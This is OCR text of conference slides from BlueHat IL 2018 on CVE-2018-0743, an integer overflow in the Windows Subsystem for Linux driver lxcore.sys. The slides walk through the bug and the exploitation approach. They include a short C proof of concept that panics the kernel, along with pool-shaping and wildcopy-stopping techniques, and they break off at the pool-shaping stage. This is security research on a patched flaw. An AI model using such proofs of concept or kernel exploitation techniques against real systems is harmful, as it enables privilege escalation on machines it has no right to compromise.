LINUX VULNERABILITIES, WINDOWS EXPLOITS

Escalating Privileges with WSL

Saar Amar

BlueHat IL 2018

WHO AM I?

Saar Amar	
Security Researcher	Pasten CTF team member
 @AmarSaar	 saaramar

OUTLINE

World's quickest intro to WSL

Vulnerability

- Demo

Exploit

- Problems
- Primitives
- Shaping the PagedPool
- Defeating KASLR
- Disabling SMEP

Demo

(not really surprising...)

WSL

Windows Subsystem for Linux

Introduced in Windows 10

Lets you execute Linux binaries natively on Windows

lxcore.sys implements all the functionality that a Linux application will expect

- Some parts from scratch (pipes)
- Some parts just are just wrappers around NT kernel API

Interested? Check out Alex Ionescu's talk at Blackhat 2016


- http://www.alex-ionescu.com/publications/BlackHat/blackhat2016.pdf

WAIT JUST A SEC…

So… you want to tell me there is a whole new driver…

- which implements tons of functionality
  - Does a lot of parsing
  - Accessible from low-privileged users
- And you really expect me not to reverse it!?


CVE-2018-0743



- OK, so one weekend I wake up, trying to understand some logic at lxcore
- Reversing… and suddenly I see an odd behavior where the driver reads an array of strings from userspace
  - AKA lxcore!LxpUtilReadUserStringSet

lxcore!LxpUtilReadUserStringSet

Allocates a buffer on the PagedPool, used to hold the strings in the following format:



THE VULNERABILITY


Let's look at the calculation of the allocation size:

```
v_metadataArrSize = sizeof(str_hdr_s) * ((signed int)v_argc + 1);
v_size = -1i64;
if ( v_metadataArrSize + v_totalStringsLength >= v_metadataArrSize )
  v_size = v_metadataArrSize + v_totalStringsLength;
if ( v_metadataArrSize + v_totalStringsLength < v_metadataArrSize || v_argc > 0x7FFFFFFF )
{
  v_retval = -7;
}
```


- Many integer overflow checks, but one is missing…
- Nothing checks overflow on 0x18 * argc (v_metadataArrSize)!
- And v_metadataArrSize is UINT32
- 2**32 / 0x18 == 0xaaaaaaaa, so in this case v_metadataArrSize will end up 0
- The function will later fill these metadata structs out-of-bounds

THE VULNERABILITY

So how does it look like?



TRIGGERING THE VULNERABILITY



DEMO

POC TO PANIC

Saar Amar
@AmarSaar

My new vuln CVE-2018-0743 in WSL was patched today && it's tweetable!

```
int main(void) {
    int n = 0xaaaaaaaa;
    void **p = calloc(n, 8);
    for (; n; --n)
        p[n-1] = "";
    execv("", p);
}
```

Full exploit at @bluehatil
portal.msrc.microsoft.com/en-us/security ...

4:22 AM - 4 Jan 2018

LET THE FUN BEGIN

MOTIVATION

“Before we get started, though, it’s worth briefly noting why there **is so much value in writing an exploit.** Finding and eliminating bugs obviously improves software correctness, but writing exploits is always a significant learning opportunity. Throughout the history of the security industry, there’s a long track record of offense driving defense, leading to technologies such as stack canaries, NX support in processors and ASLR.”

Chris Evans

RESTRICTIONS

The corruption is a 32-bit wildcopy (4GB kernel memory overwrite)

- Kernel crashed on a write to an unmapped page, which means we don't natively control any interesting data in use
- Panic is 0x50, PAGE_FAULT_IN_NONPAGED_AREA

The content I corrupt with is not totally under my control

```
00000000 ; ---------------------------------------------------------
00000000
00000000 str_hdr_s       struc ; (sizeof=0x18, mappedto_73)
00000000 str_length_minus_1 dq ?
00000008 str_length      dq ?
00000010 pStr            dq ?
00000018 str_hdr_s       ends
00000018
00000018 ; ---------------------------------------------------------
```

RESTRICTIONS

I can (partially) control the allocation size, but it has to be >= 0xaaaaaaab (which means chunk size 0xaaab000)

- Remember, there is an int overflow check over the addition!

```
v_struct_headers_length = sizeof(str_hdr_s) * ((signed int)idx + 1);
...
if ( v_struct_headers_length + v_args_length >= v_struct_headers_length )
  v_size = v_struct_headers_length + v_args_length;
...
v_chunk = ExAllocatePoolWithTag(PagedPool, v_size, '  xL');
```

size = sizeof(str_hdr_s) * argc + totalStrsLengths

STOPPING WILDCOPIES

This isn’t the first wildcopy exploit, so there are some known methods

Race the kernel on context switch between processes

- Need to execute code in time, and stop the wildcopy “cleanly”
- Downside: can be extremely unstable

Stagefright style: corrupt a function pointer that is called **by definition** while the copy occurs

- We’re not lucky enough to have one of these in our case

Find a really cool and amazing trick, which is 100% reliable

- Mm…let’s do that ☺

DOUBLE FETCH

Remember I told you there is a double-fetch in my function?

- Read strings to calculate the sum of their lengths
- Allocate a huge chunk
- Copy the strings again from userspace into the chunk


THERE IS NO DOUBLE FETCH VULNERABILITY HERE

- Again guys, really, there isn't

They check against the total length that there is no corruption

But… We don't need a corruption, we just need to make the copy loop stop!

STOPPING THE WILDCOPY



Execve just reads argv until it reaches NULL (it doesn't get argc)

WINDOWS POOLS 101

ExAllocatePoolWithTag(pooltype, size, tag, …)

- roundup(size, 0x10)
- size < 0x200: lookasides && freelists
- 0x200 <= size < page: freelists
- size >= page: bitmap, lower page available, paged aligned

When you **free** a chunk, it goes to the freelist's **head**


For example, to allocate 0x7d00:

- the pool allocates 0x8000
- returns 0x7d00 to caller
- inserts the remainder to the freelist's **tail**

For more information, see Tarjei Mandt's presentation:

https://media.blackhat.com/bh-dc-11/Mandt/BlackHat_DC_2011_Mandt_kernelpool-Slides.pdf

SHAPE


hole 0x8f00
hole 0x8f00
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
alloc workspace(0) 0x2000000
...
alloc workspace(1) 0x2000000
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole

SHAPE


hole 0x8f00
hole 0x8f00
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
Hole 0x15560000
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole

